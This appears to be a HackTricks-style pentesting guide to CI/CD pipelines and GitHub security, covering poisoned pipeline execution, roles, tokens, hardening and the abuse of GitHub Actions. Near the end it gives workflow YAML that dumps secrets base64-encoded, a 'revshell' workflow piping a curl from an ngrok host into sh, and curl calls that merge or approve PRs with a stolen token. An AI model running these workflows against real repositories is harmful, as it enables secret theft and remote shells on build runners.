**Pentesting CI/CD Methodology**

## VCS

VCS stands for **Version Control System**, this systems allows developers to **manage their source code**. The most common one is **git** and you will usually find companies using it in one of the following **platforms**:

* Github
* Gitlab
* Bitbucket
* Gitea
* Cloud providers (they offer their own VCS platforms)

## Pipelines

Pipelines allow developers to **automate the execution of code** (for building, testing, deploying... purposes) after certain actions occurs: A push, a PR, cron... They are terrible useful to a**utomate all the steps from development to production**.

However, these systems need to be **executed somewhere** and usually with **privileged credentials to deploy code**.

## VCS Pentesting Methodology

Even if some VCS platforms allow to create pipelines for this section we are going to analyze only potential attacks to the control of the source code.

Platforms that contains the source code of your project contains sensitive information and people need to be very careful with the permissions granted inside this platform. These are some common problems across VCS platforms that attacker could abuse:

* **Leaks**: If your code contains leaks in the commits and the attacker can access the repo (because it's public or because he has access), he could discover the leaks.
* **Access**: If an attacker can **access to an account inside the VCS platform** he could gain **more visibility and permissions**.
  + **Register**: Some platforms will just allow external users to create an account.
  + **SSO**: Some platforms won't allow users to register, but will allow anyone to access with a valid SSO (so an attacker could use his github account to enter for example).
  + **Credentials**: Username+Pwd, personal tokens, ssh keys, Oauth tokens, cookies... there are several kind of tokens a user could steal to access in some way a repo.
* **Webhooks**: VCS platforms allow to generate webhooks. If they are **not protected** with non visible secrets an **attacker could abuse them**.
  + If no secret is in place, the attacker could abuse the webhook of the third party platform
  + If the secret is in the URL, the same happens and the attacker also have the secret
* **Code compromise:** If a malicious actor has some kind of **write** access over the repos, he could try to **inject malicious code**. In order to be successful he might need to **bypass branch protections**. These actions can be performed with different goals in mid:
  + Compromise the main branch to **compromise production**.
  + Compromise the main (or other branches) to **compromise developers machines** (as they usually execute test, terraform or other things inside the repo in their machines).
  + **Compromise the pipeline** (check next section)

## Pipelines Pentesting Methodology

The most common way to define a pipeline, is by using a **CI configuration file hosted in the repository** the pipeline builds. This file describes the order of executed jobs, conditions that affect the flow, and build environment settings. These files typically have a consistent name and format, for example — Jenkinsfile (Jenkins), .gitlab-ci.yml (GitLab), .circleci/config.yml (CircleCI), and the GitHub Actions YAML files located under .github/workflows. When triggered, the pipeline job **pulls the code** from the selected source (e.g. commit / branch), and **runs the commands specified in the CI configuration file** against that code.

Therefore the ultimate goal of the attacker is to somehow **compromise those configuration files** or the **commands they execute**.

### PPE - Poisoned Pipeline Execution

The Poisoned Pipeline Execution (PPE) path exploits permissions in an SCM repository to manipulate a CI pipeline and execute harmful commands. Users with the necessary permissions can modify CI configuration files or other files used by the pipeline job to include malicious commands. This "poisons" the CI pipeline, leading to the execution of these malicious commands.

For a malicious actor to be successful performing a PPE attack he needs to be able to:

* Have **write access to the VCS platform**, as usually pipelines are triggered when a push or a pull request is performed. (Check the VCS pentesting methodology for a summary of ways to get access).
  + Note that sometimes an **external PR count as "write access"**.
* Even if he has write permissions, he needs to be sure he can **modify the CI config file or other files the config is relying on**.
  + For this, he might need to be able to **bypass branch protections**.

There are 3 PPE flavours:

* **D-PPE**: A **Direct PPE** attack occurs when the actor **modifies the CI config** file that is going to be executed.
* **I-DDE**: An **Indirect PPE** attack occurs when the actor **modifies** a **file** the CI config file that is going to be executed **relays on** (like a make file or a terraform config).
* **Public PPE or 3PE**: In some cases the pipelines can be **triggered by users that doesn't have write access in the repo** (and that might not even be part of the org) because they can send a PR.
  + **3PE Command Injection**: Usually, CI/CD pipelines will **set environment variables** with **information about the PR**. If that value can be controlled by an attacker (like the title of the PR) and is **used** in a **dangerous place** (like executing **sh commands**), an attacker might **inject commands in there**.

### Exploitation Benefits

Knowing the 3 flavours to poison a pipeline, lets check what an attacker could obtain after a successful exploitation:

* **Secrets**: As it was mentioned previously, pipelines require **privileges** for their jobs (retrieve the code, build it, deploy it...) and this privileges are usually **granted in secrets**. These secrets are usually accessible via **env variables or files inside the system**. Therefore an attacker will always try to exfiltrate as much secrets as possible.
  + Depending on the pipeline platform the attacker **might need to specify the secrets in the config**. This means that is the attacker cannot modify the CI configuration pipeline (**I-PPE** for example), he could **only exfiltrate the secrets that pipeline has**.
* **Computation**: The code is executed somewhere, depending on where is executed an attacker might be able to pivot further.
  + **On-Premises**: If the pipelines are executed on premises, an attacker might end in an **internal network with access to more resources**.
  + **Cloud**: The attacker could access **other machines in the cloud** but also could **exfiltrate** IAM roles/service accounts **tokens** from it to obtain **further access inside the cloud**.
  + **Platforms machine**: Sometimes the jobs will be execute inside the **pipelines platform machines**, which usually are inside a cloud with **no more access**.
  + **Select it:** Sometimes the **pipelines platform will have configured several machines** and if you can **modify the CI configuration file** you can **indicate where you want to run the malicious code**. In this situation, an attacker will probably run a reverse shell on each possible machine to try to exploit it further.
* **Compromise production**: If you ware inside the pipeline and the final version is built and deployed from it, you could **compromise the code that is going to end running in production**.

## More relevant info

### Tools & CIS Benchmark

* [**Chain-bench**](https://github.com/aquasecurity/chain-bench) is an open-source tool for auditing your software supply chain stack for security compliance based on a new [**CIS Software Supply Chain benchmark**](https://github.com/aquasecurity/chain-bench/blob/main/docs/CIS-Software-Supply-Chain-Security-Guide-v1.0.pdf). The auditing focuses on the entire SDLC process, where it can reveal risks from code time into deploy time.

### Top 10 CI/CD Security Risk

Check this interesting article about the top 10 CI/CD risks according to Cider: [**https://www.cidersecurity.io/top-10-cicd-security-risks/**](https://www.cidersecurity.io/top-10-cicd-security-risks/)

### Labs

* On each platform that you can run locally you will find how to launch it locally so you can configure it as you want to test it
* Gitea + Jenkins lab: <https://github.com/cider-security-research/cicd-goat>

### Automatic Tools

* [**Checkov**](https://github.com/bridgecrewio/checkov): **Checkov** is a static code analysis tool for infrastructure-as-code.

## References

* <https://www.cidersecurity.io/blog/research/ppe-poisoned-pipeline-execution/?utm_source=github&utm_medium=github_page&utm_campaign=ci%2fcd%20goat_060422>

# Github Security

## What is Github

(From [here](https://kinsta.com/knowledgebase/what-is-github/)) At a high level, **GitHub is a website and cloud-based service that helps developers store and manage their code, as well as track and control changes to their code**.

### Basic Information

The basic github environment structure of a big **company** is to own an **enterprise** which owns **several organizations** and each of them may contain **several repositories** and **several teams.**. Smaller companies may just **own one organization and no enterprises**.

From a user point of view a **user** can be a **member** of **different enterprises and organizations**. Within them the user may have **different enterprise, organization and repository roles**.

Moreover, a user may be **part of different teams** with different enterprise, organization or repository roles.

And finally **repositories may have special protection mechanisms**.

## Privileges

### Enterprise Roles

* **Enterprise owner**: People with this role can **manage administrators, manage organizations within the enterprise, manage enterprise settings, enforce policy across organizations**. However, they **cannot access organization settings or content** unless they are made an organization owner or given direct access to an organization-owned repository
* **Enterprise members**: Members of organizations owned by your enterprise are also **automatically members of the enterprise**.

### Organization Roles

In an organisation users can have different roles:

* **Organization owners**: Organization owners have **complete administrative access to your organization**. This role should be limited, but to no less than two people, in your organization.
* **Organization members**: The **default**, non-administrative role for **people in an organization** is the organization member. By default, organization members **have a number of permissions**.
* **Billing managers**: Billing managers are users who can **manage the billing settings for your organization**, such as payment information.
* **Security Managers**: It's a role that organization owners can assign to any team in an organization. When applied, it gives every member of the team permissions to **manage security alerts and settings across your organization, as well as read permissions for all repositories** in the organization.
  + If your organization has a security team, you can use the security manager role to give members of the team the least access they need to the organization.
* **Github App managers**: To allow additional users to **manage GitHub Apps owned by an organization**, an owner can grant them GitHub App manager permissions.
* **Outside collaborators**: An outside collaborator is a person who has **access to one or more organization repositories but is not explicitly a member** of the organization.

You can **compare the permissions** of these roles in this table: <https://docs.github.com/en/organizations/managing-peoples-access-to-your-organization-with-roles/roles-in-an-organization#permissions-for-organization-roles>

### Members Privileges

In *https://github.com/organizations/<org\_name>/settings/member\_privileges* you can see the **permissions users will have just for being part of the organisation**.

The settings here configured will indicate the following permissions of members of the organisation:

* Be admin, writer, reader or no permission over all the organisation repos.
* If members can create private, internal or public repositories.
* If forking of repositories is possible
* If it's possible to invite outside collaborators
* If public or private sites can be published
* The permissions admins has over the repositories
* If members can create new teams

### Repository Roles

By default repository roles are created:

* **Read**: Recommended for **non-code contributors** who want to view or discuss your project
* **Triage**: Recommended for **contributors who need to proactively manage issues and pull requests** without write access
* **Write**: Recommended for contributors who **actively push to your project**
* **Maintain**: Recommended for **project managers who need to manage the repository** without access to sensitive or destructive actions
* **Admin**: Recommended for people who need **full access to the project**, including sensitive and destructive actions like managing security or deleting a repository

You can **compare the permissions** of each role in this table <https://docs.github.com/en/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization#permissions-for-each-role>

You can also **create your own roles** in *https://github.com/organizations/<org\_name>/settings/roles*

### Teams

You can **list the teams created in an organization** in *https://github.com/orgs/<org\_name>/teams*. Note that to see the teams which are children of other teams you need to access each parent team.

### Users

The users of an organization can be **listed** in *https://github.com/orgs/<org\_name>/people.*

In the information of each user you can see the **teams the user is member of**, and the **repos the user has access to**.

## Github Authentication

Github offers different ways to authenticate to your account and perform actions on your behalf.

### Web Access

Accessing **github.com** you can login using your **username and password** (and a **2FA potentially**).

### **SSH Keys**

You can configure your account with one or several public keys allowing the related **private key to perform actions on your behalf.** <https://github.com/settings/keys>

#### **GPG Keys**

You **cannot impersonate the user with these keys** but if you don't use it it might be possible that you **get discover for sending commits without a signature**. Learn more about [vigilant mode here](https://docs.github.com/en/authentication/managing-commit-signature-verification/displaying-verification-statuses-for-all-of-your-commits#about-vigilant-mode).

### **Personal Access Tokens**

You can generate personal access token to **give an application access to your account**. When creating a personal access token the **user** needs to **specify** the **permissions** to **token** will have. <https://github.com/settings/tokens>

### Oauth Applications

Oauth applications may ask you for permissions **to access part of your github information or to impersonate you** to perform some actions. A common example of this functionality is the **login with github button** you might find in some platforms.

* You can **create** your own **Oauth applications** in <https://github.com/settings/developers>
* You can see all the **Oauth applications that has access to your account** in <https://github.com/settings/applications>
* You can see the **scopes that Oauth Apps can ask for** in <https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps>
* You can see third party access of applications in an **organization** in *https://github.com/organizations/<org\_name>/settings/oauth\_application\_policy*

Some **security recommendations**:

* An **OAuth App** should always **act as the authenticated GitHub user across all of GitHub** (for example, when providing user notifications) and with access only to the specified scopes..
* An OAuth App can be used as an identity provider by enabling a "Login with GitHub" for the authenticated user.
* **Don't** build an **OAuth App** if you want your application to act on a **single repository**. With the repo OAuth scope, OAuth Apps can **act on \_all**\_\*\* of the authenticated user's repositorie\*\*s.
* **Don't** build an OAuth App to act as an application for your **team or company**. OAuth Apps authenticate as a **single user**, so if one person creates an OAuth App for a company to use, and then they leave the company, no one else will have access to it.
* **More** in [here](https://docs.github.com/en/developers/apps/getting-started-with-apps/about-apps#about-oauth-apps).

### Github Applications

Github applications can ask for permissions to **access your github information or impersonate you** to perform specific actions over specific resources. In Github Apps you need to specify the repositories the app will have access to.

* To install a GitHub App, you must be an **organisation owner or have admin permissions** in a repository.
* The GitHub App should **connect to a personal account or an organisation**.
* You can create your own Github application in <https://github.com/settings/apps>
* You can see all the **Github applications that has access to your account** in <https://github.com/settings/apps/authorizations>
* These are the **API Endpoints for Github Applications** [https://docs.github.com/en/rest/overview/endpoints-available-for-github-app](https://docs.github.com/en/rest/overview/endpoints-available-for-github-apps). Depending on the permissions of the App it will be able to access some of them
* You can see installed apps in an **organization** in *https://github.com/organizations/<org\_name>/settings/installations*

Some security recommendations:

* A GitHub App should **take actions independent of a user** (unless the app is using a [user-to-server](https://docs.github.com/en/apps/building-github-apps/identifying-and-authorizing-users-for-github-apps#user-to-server-requests) token). To keep user-to-server access tokens more secure, you can use access tokens that will expire after 8 hours, and a refresh token that can be exchanged for a new access token. For more information, see "[Refreshing user-to-server access tokens](https://docs.github.com/en/apps/building-github-apps/refreshing-user-to-server-access-tokens)."
* Make sure the GitHub App integrates with **specific repositories**.
* The GitHub App should **connect to a personal account or an organisation**.
* Don't expect the GitHub App to know and do everything a user can.
* **Don't use a GitHub App if you just need a "Login with GitHub" service**. But a GitHub App can use a [user identification flow](https://docs.github.com/en/apps/building-github-apps/identifying-and-authorizing-users-for-github-apps) to log users in *and* do other things.
* Don't build a GitHub App if you *only* want to act as a GitHub user and do everything that user can do.
* If you are using your app with GitHub Actions and want to modify workflow files, you must authenticate on behalf of the user with an OAuth token that includes the workflow scope. The user must have admin or write permission to the repository that contains the workflow file. For more information, see "[Understanding scopes for OAuth apps](https://docs.github.com/en/apps/building-oauth-apps/understanding-scopes-for-oauth-apps/#available-scopes)."
* **More** in [here](https://docs.github.com/en/developers/apps/getting-started-with-apps/about-apps#about-github-apps).

### Github Actions

This **isn't a way to authenticate in github**, but a **malicious** Github Action could get **unauthorised access to github** and **depending** on the **privileges** given to the Action several **different attacks** could be done. See below for more information.

## Git Actions

Git actions allows to automate the **execution of code when an event happen**. Usually the code executed is **somehow related to the code of the repository** (maybe build a docker container or check that the PR doesn't contain secrets).

### Configuration

In *https://github.com/organizations/<org\_name>/settings/actions* it's possible to check the **configuration of the github actions** for the organization.

It's possible to disallow the use of github actions completely, **allow all github actions**, or just allow certain actions.

It's also possible to configure **who needs approval to run a Github Action** and the **permissions of the GITHUB\_TOKEN** of a Github Action when it's run.

### Git Secrets

Github Action usually need some kind of secrets to interact with github or third party applications. To **avoid putting them in clear-text** in the repo, github allow to put them as **Secrets**.

These secrets can be configured **for the repo or for all the organization**. Then, in order for the **Action to be able to access the secret** you need to declare it like:

steps:

- name: Hello world action

with: # Set the secret as an input

super\_secret: ${{ secrets.SuperSecret }}

env: # Or as an environment variable

super\_secret: ${{ secrets.SuperSecret }}

#### Example using Bash

steps:

- shell: bash

env:

SUPER\_SECRET: ${{ secrets.SuperSecret }}

run: |

example-command "$SUPER\_SECRET"

Secrets **can only be accessed from the Github Actions** that have them declared.

Once configured in the repo or the organizations **users of github won't be able to access them again**, they just will be able to **change them**.

Therefore, the **only way to steal github secrets is to be able to access the machine that is executing the Github Action** (in that scenario you will be able to access only the secrets declared for the Action).

### Git Environments

Github allows to create **environments** where you can save **secrets**. Then, you can give the github action access to the secrets inside the environment with something like:

jobs:

deployment:

runs-on: ubuntu-latest

environment: env\_name

You can configure an environment to be **accessed** by **all branches** (default), **only protected** branches or **specify** which branches can access it. It can also set a **number of required reviews** before **executing** an **action** using an **environment** or **wait** some **time** before allowing deployments to proceed.

### Git Action Runner

A Github Action can be **executed inside the github environment** or can be executed in a **third party infrastructure** configured by the user.

Several organizations will allow to run Github Actions in a **third party infrastructure** as it use to be **cheaper**.

You can **list the self-hosted runners** of an organization in *https://github.com/organizations/<org\_name>/settings/actions/runners*

The way to find which **Github Actions are being executed in non-github infrastructure** is to search for runs-on: self-hosted in the Github Action configuration yaml.

It's **not possible to run a Github Action of an organization inside a self hosted box** of a different organization because **a unique token is generated for the Runner** when configuring it to know where the runner belongs.

If the custom **Github Runner is configured in a machine inside AWS or GCP** for example, the Action **could have access to the metadata endpoint** and **steal the token of the service account** the machine is running with.

### Git Action Compromise

If all actions (or a malicious action) are allowed a user could use a **Github action** that is **malicious** and will **compromise** the **container** where it's being executed.

A **malicious Github Action** run could be **abused** by the attacker to:

* **Steal all the secrets** the Action has access to
* **Move laterally** if the Action is executed inside a **third party infrastructure** where the SA token used to run the machine can be accessed (probably via the metadata service)
* **Abuse the token** used by the **workflow** to **steal the code of the repo** where the Action is executed or **even modify it**.

## Branch Protections

Branch protections are designed to **not give complete control of a repository** to the users. The goal is to **put several protection methods before being able to write code inside some branch**.

The **branch protections of a repository** can be found in *https://github.com/<orgname>/<reponame>/settings/branches*

It's **not possible to set a branch protection at organization level**. So all of them must be declared on each repo.

Different protections can be applied to a branch (like to master):

* You can **require a PR before merging** (so you cannot directly merge code over the branch). If this is select different other protections can be in place:
  + **Require a number of approvals**. It's very common to require 1 or 2 more people to approve your PR so a single user isn't capable of merge code directly.
  + **Dismiss approvals when new commits are pushed**. If not, a user may approve legit code and then the user could add malicious code and merge it.
  + **Require reviews from Code Owners**. At least 1 code owner of the repo needs to approve the PR (so "random" users cannot approve it)
  + **Restrict who can dismiss pull request reviews.** You can specify people or teams allowed to dismiss pull request reviews.
  + **Allow specified actors to bypass pull request requirements**. These users will be able to bypass previous restrictions.
* **Require status checks to pass before merging.** Some checks needs to pass before being able to merge the commit (like a github action checking there isn't any cleartext secret).
* **Require conversation resolution before merging**. All comments on the code needs to be resolved before the PR can be merged.
* **Require signed commits**. The commits need to be signed.
* **Require linear history.** Prevent merge commits from being pushed to matching branches.
* **Include administrators**. If this isn't set, admins can bypass the restrictions.
* **Restrict who can push to matching branches**. Restrict who can send a PR.

As you can see, even if you managed to obtain some credentials of a user, **repos might be protected avoiding you to pushing code to master** for example to compromise the CI/CD pipeline.

## References

* <https://docs.github.com/en/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization>
* [https://docs.github.com/en/enterprise-server@3.3/admin/user-management/managing-users-in-your-enterprise/roles-in-an-enterprisehttps://docs.github.com/en/enterprise-server](https://docs.github.com/en/enterprise-server@3.3/admin/user-management/managing-users-in-your-enterprise/roles-in-an-enterprise)
* <https://docs.github.com/en/get-started/learning-about-github/access-permissions-on-github>
* <https://docs.github.com/en/account-and-profile/setting-up-and-managing-your-github-user-account/managing-user-account-settings/permission-levels-for-user-owned-project-boards>
* <https://docs.github.com/en/actions/security-guides/encrypted-secrets>

## External Recon

Github repositories can be configured as public, private and internal.

* **Private** means that **only** people of the **organisation** will be able to access them
* **Internal** means that **only** people of the **enterprise** (an enterprise may have several organisations) will be able to access it
* **Public** means that **all internet** is going to be able to access it.

In case you know the **user, repo or organisation you want to target** you can use **github dorks** to find sensitive information or search for **sensitive information leaks** **on each repo**.

### Github Dorks

Github allows to **search for something specifying as scope a user, a repo or an organisation**. Therefore, with a list of strings that are going to appear close to sensitive information you can easily **search for potential sensitive information in your target**.

Tools (each tool contains its list of dorks):

* <https://github.com/obheda12/GitDorker> ([Dorks list](https://github.com/obheda12/GitDorker/tree/master/Dorks))
* <https://github.com/techgaun/github-dorks> ([Dorks list](https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt))
* <https://github.com/hisxo/gitGraber> ([Dorks list](https://github.com/hisxo/gitGraber/tree/master/wordlists))

### Github Leaks

Please, note that the github dorks are also meant to search for leaks using github search options. This section is dedicated to those tools that will **download each repo and search for sensitive information in them** (even checking certain depth of commits).

Tools (each tool contains its list of regexes):

* <https://github.com/zricethezav/gitleaks>
* <https://github.com/trufflesecurity/truffleHog>
* <https://github.com/eth0izzle/shhgit>
* <https://github.com/michenriksen/gitrob>
* <https://github.com/anshumanbh/git-all-secrets>
* <https://github.com/kootenpv/gittyleaks>
* <https://github.com/awslabs/git-secrets>

When you look for leaks in a repo and run something like git log -p don't forget there might be **other branches with other commits** containing secrets!

### External Forks

It's possible to **compromise repos abusing pull requests**. To know if a repo is vulnerable you mostly need to read the Github Actions yaml configs. [**More info about this below**](https://cloud.hacktricks.xyz/pentesting-ci-cd/github-security#execution-from-a-external-fork).

## Organization Hardening

### Member Privileges

There are some **default privileges** that can be assigned to **members** of the organization. These can be controlled from the page https://github.com/organizations/<org\_name>/settings/member\_privileges or from the [**Organizations API**](https://docs.github.com/en/rest/orgs/orgs).

* **Base permissions**: Members will have the permission None/Read/write/Admin over the org repositories. Recommended is **None** or **Read**.
* **Repository forking**: If not necessary, it's better to **not allow** members to fork organization repositories.
* **Pages creation**: If not necessary, it's better to **not allow** members to publish pages from the org repos. If necessary you can allow to create public or private pages.
* **Integration access requests**: With this enabled outside collaborators will be able to request access for GitHub or OAuth apps to access this organization and its resources. It's usually needed, but if not, it's better to disable it.
  + *I couldn't find this info in the APIs response, share if you do*
* **Repository visibility change**: If enabled, **members** with **admin** permissions for the **repository** will be able to **change its visibility**. If disabled, only organization owners can change repository visibilities. If you **don't** want people to make things **public**, make sure this is **disabled**.
  + *I couldn't find this info in the APIs response, share if you do*
* **Repository deletion and transfer**: If enabled, members with **admin** permissions for the repository will be able to **delete** or **transfer** public and private **repositories.**
  + *I couldn't find this info in the APIs response, share if you do*
* **Allow members to create teams**: If enabled, any **member** of the organization will be able to **create** new **teams**. If disabled, only organization owners can create new teams. It's better to have this disabled.
  + *I couldn't find this info in the APIs response, share if you do*
* **More things can be configured** in this page but the previous are the ones more security related.

### Actions Settings

Several security related settings can be configured for actions from the page https://github.com/organizations/<org\_name>/settings/actions.

Note that all this configurations can also be set on each repository independently

* **Github actions policies**: It allows you to indicate which repositories can tun workflows and which workflows should be allowed. It's recommended to **specify which repositories** should be allowed and not allow all actions to run.
  + [**API-1**](https://docs.github.com/en/rest/actions/permissions#get-allowed-actions-and-reusable-workflows-for-an-organization)**,** [**API-2**](https://docs.github.com/en/rest/actions/permissions#list-selected-repositories-enabled-for-github-actions-in-an-organization)
* **Fork pull request workflows from outside collaborators**: It's recommended to **require approval for all** outside collaborators.
  + *I couldn't find an API with this info, share if you do*
* **Run workflows from fork pull requests**: It's highly **discouraged to run workflows from pull requests** as maintainers of the fork origin will be given the ability to use tokens with read permissions on the source repository.
  + *I couldn't find an API with this info, share if you do*
* **Workflow permissions**: It's highly recommended to **only give read repository permissions**. It's discouraged to give write and create/approve pull requests permissions to avoid the abuse of the GITHUB\_TOKEN given to running workflows.
  + [**API**](https://docs.github.com/en/rest/actions/permissions#get-default-workflow-permissions-for-an-organization)

### Integrations

*Let me know if you know the API endpoint to access this info!*

* **Third-party application access policy**: It's recommended to restrict the access to every application and allow only the needed ones (after reviewing them).
* **Installed GitHub Apps**: It's recommended to only allow the needed ones (after reviewing them).

## Recon & Attacks abusing credentials

For this scenario we are going to suppose that you have obtained some access to a github account.

### With User Credentials

If you somehow already have credentials for a user inside an organization you can **just login** and check which **enterprise and organization roles you have**, if you are a raw member, check which **permissions raw members have**, in which **groups** you are, which **permissions you have** over which **repos,** and **how are the repos protected.**

Note that **2FA may be used** so you will only be able to access this information if you can also **pass that check**.

Note that if you **manage to steal the user\_session cookie** (currently configured with SameSite: Lax) you can **completely impersonate the user** without needing credentials or 2FA.

Check the section below about [**branch protections bypasses**](https://cloud.hacktricks.xyz/pentesting-ci-cd/github-security#branch-protection-bypass) in case it's useful.

### With User SSH Key

Github allows **users** to set **SSH keys** that will be used as **authentication method to deploy code** on their behalf (no 2FA is applied).

With this key you can perform **changes in repositories where the user has some privileges**, however you can not sue it to access github api to enumerate the environment. However, you can get **enumerate local settings** to get information about the repos and user you have access to:

# Go to the the repository folder

# Get repo config and current user name and email

git config --list

If the user has configured its username as his github username you can access the **public keys he has set** in his account in *https://github.com/<github\_username>.keys*, you could check this to confirm the private key you found can be used.

**SSH keys** can also be set in repositories as **deploy keys**. Anyone with access to this key will be able to **launch projects from a repository**. Usually in a server with different deploy keys the local file **~/.ssh/config** will give you info about key is related.

#### GPG Keys

As explained [**here**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/github-security/broken-reference/README.md) sometimes it's needed to sign the commits or you might get discovered.

Check locally if the current user has any key with:

gpg --list-secret-keys --keyid-format=long

### With User Token

For an introduction about [**User Tokens check the basic information**](https://cloud.hacktricks.xyz/pentesting-ci-cd/github-security/basic-github-information#personal-access-tokens).

A user token can be used **instead of a password** for Git over HTTPS, or can be used to [**authenticate to the API over Basic Authentication**](https://docs.github.com/v3/auth/#basic-authentication). Depending on the privileges attached to it you might be able to perform different actions.

A User token looks like this: ghp\_EfHnQFcFHX6fGIu5mpduvRiYR584kK0dX123

### With Oauth Application

For an introduction about [**Github Oauth Applications check the basic information**](https://cloud.hacktricks.xyz/pentesting-ci-cd/github-security/basic-github-information#oauth-applications).

An attacker might create a **malicious Oauth Application** to access privileged data/actions of the users that accepts them probably as part of a phishing campaign.

These are the [scopes an Oauth application can request](https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps). A should always check the scopes requested before accepting them.

Moreover, as explained in the basic information, **organizations can give/deny access to third party applications** to information/repos/actions related with the organisation.

### With Github Application

For an introduction about [**Github Applications check the basic information**](https://cloud.hacktricks.xyz/pentesting-ci-cd/github-security/basic-github-information#github-applications).

An attacker might create a **malicious Github Application** to access privileged data/actions of the users that accepts them probably as part of a phishing campaign.

Moreover, as explained in the basic information, **organizations can give/deny access to third party applications** to information/repos/actions related with the organisation.

## Compromise & Abuse Github Action

There are several techniques to compromise and abuse a Github Action, check them here:

# Abusing Github Actions

## Basic Information

In this page you will find:

* A **summary of all the impacts** of an attacker managing to access a Github Action
* Different ways to **get access to an action**:
  + Having **permissions** to create the action
  + Abusing **pull request** related triggers
  + Abusing **other external access** techniques
  + **Pivoting** from an already compromised repo
* Finally, a section about **post-exploitation techniques to abuse an action from inside** (cause the mentioned impacts)

## Impacts Summary

For an introduction about [**Github Actions check the basic information**](https://cloud.hacktricks.xyz/pentesting-ci-cd/github-security/basic-github-information#github-actions).

In case you can **execute arbitrary Github actions/inject code** in a **repository**, you could be able to:

* **Steal** the **secrets** from that repo/organization.
  + If you can only inject, you can steal whatever is already present in the workflow.
* Abuse **repo privileges** to access other platforms such as AWS and GCP.
* **Execute code in custom workers** (if custom workers are used) and try to pivot from there.
* **Overwrite** repository **code**.
  + This depends on the privileges of the GITHUB\_TOKEN (if any).
* **Compromise** **deployments** and other **artifacts**.
  + If the code is deploying or storing something you could modify that and obtain some further access.

## GITHUB\_TOKEN

This "**secret**" (coming from ${{ secrets.GITHUB\_TOKEN }} and ${{ github.token }}) is given when the admin enables this option:



This token is the same one a **Github Application will use**, so it can access the same endpoints: <https://docs.github.com/en/rest/overview/endpoints-available-for-github-apps>

Github should release a [**flow**](https://github.com/github/roadmap/issues/74) that **allows cross-repository** access within GitHub, so a repo can access other internal repos using the GITHUB\_TOKEN.

You can see the possible **permissions** of this token in: <https://docs.github.com/en/actions/security-guides/automatic-token-authentication#permissions-for-the-github_token>

Note that the token **expires after the job has completed**. These tokens looks like this: ghs\_veaxARUji7EXszBMbhkr4Nz2dYz0sqkeiur7

Some interesting things you can do with this token:

**Merge PR**

# Merge PR

curl -X PUT \

https://api.github.com/repos/<org\_name>/<repo\_name>/pulls/<pr\_number>/merge \

-H "Accept: application/vnd.github.v3+json" \

--header "authorization: Bearer $GITHUB\_TOKEN" \

--header 'content-type: application/json' \

-d '{"commit\_title":"commit\_title"}'

**Approve PR**

# Approve a PR

curl -X POST \

https://api.github.com/repos/<org\_name>/<repo\_name>/pulls/<pr\_number>/reviews \

-H "Accept: application/vnd.github.v3+json" \

--header "authorization: Bearer $GITHUB\_TOKEN" \

--header 'content-type: application/json' \

-d '{"event":"APPROVE"}'

**Create PR**

# Create a PR

curl -X POST \

-H "Accept: application/vnd.github.v3+json" \

--header "authorization: Bearer $GITHUB\_TOKEN" \

--header 'content-type: application/json' \

https://api.github.com/repos/<org\_name>/<repo\_name>/pulls \

-d '{"head":"<branch\_name>","base":"master", "title":"title"}'

Note that in several occasions you will be able to find **github user tokens inside Github Actions envs or in the secrets**. These tokens may give you more privileges over the repository and organization.

List secrets in Github Action output

name: list\_env

on:

workflow\_dispatch: # Launch manually

pull\_request: #Run it when a PR is created to a branch

branches:

- '\*\*'

push: # Run it when a push is made to a branch

branches:

- '\*\*'

jobs:

List\_env:

runs-on: ubuntu-latest

steps:

- name: List Env

# Need to base64 encode or github will change the secret value for "\*\*\*"

run: sh -c 'env | grep "secret\_" | base64 -w0'

env:

secret\_myql\_pass: ${{secrets.MYSQL\_PASSWORD}}

secret\_postgress\_pass: ${{secrets.POSTGRESS\_PASSWORDyaml}}

Get reverse shell with secrets

name: revshell

on:

workflow\_dispatch: # Launch manually

pull\_request: #Run it when a PR is created to a branch

branches:

- '\*\*'

push: # Run it when a push is made to a branch

branches:

- '\*\*'

jobs:

create\_pull\_request:

runs-on: ubuntu-latest

steps:

- name: Get Rev Shell


run: sh -c 'curl https://reverse-shell.sh/2.tcp.ngrok.io:15217 | sh'

env:

secret\_myql\_pass: ${{secrets.MYSQL\_PASSWORD}}

secret\_postgress\_pass: ${{secrets.POSTGRESS\_PASSWORDyaml}}

It's possible to check the permissions given to a Github Token in other users repositories **checking the logs** of the actions:



## Allowed Execution

This would be the easiest way to compromise Github actions, as this case suppose that you have access to **create a new repo in the organization**, or have **write privileges over a repository**.

If you are in this scenario you can just check the [Post Exploitation techniques](https://cloud.hacktricks.xyz/pentesting-ci-cd/github-security/abusing-github-actions#post-exploitation-techniques-from-inside-an-action).

### Execution from Repo Creation

In case members of an organization can **create new repos** and you can execute github actions, you can **create a new repo and steal the secrets set at organization level**.

### Execution from a New Branch

If you can **create a new branch in a repository that already contains a Github Action** configured, you can **modify** it, **upload** the content, and then **execute that action from the new branch**. This way you can **exfiltrate repository and organization level secrets** (but you need to know how they are called).

You can make the modified action executable **manually,** when a **PR is created** or when **some code is pushed** (depending on how noisy you want to be):

on:

workflow\_dispatch: # Launch manually

pull\_request: #Run it when a PR is created to a branch

branches:

- master

push: # Run it when a push is made to a branch

branches:

- current\_branch\_name

# Use '\*\*' instead of a branh name to trigger the action in all the cranches

## Forked Execution

There are different triggers that could allow an attacker to **execute a Github Action of another repository**. If those triggerable actions are poorly configured, an attacker could be able to compromise them.

### pull\_request

The workflow trigger **pull\_request** will execute the workflow every time a pull request is received with some exceptions: by default if it's the **first time** you are **collaborating**, some **maintainer** will need to **approve** the **run** of the workflow:



As the **default limitation** is for **first-time** contributors, you could contribute **fixing a valid bug/typo** and then send **other PRs to abuse your new pull\_request privileges**.

**I tested this and it doesn't work**: ~~Another option would be to create an account with the name of someone that contributed to the project and deleted his account.~~

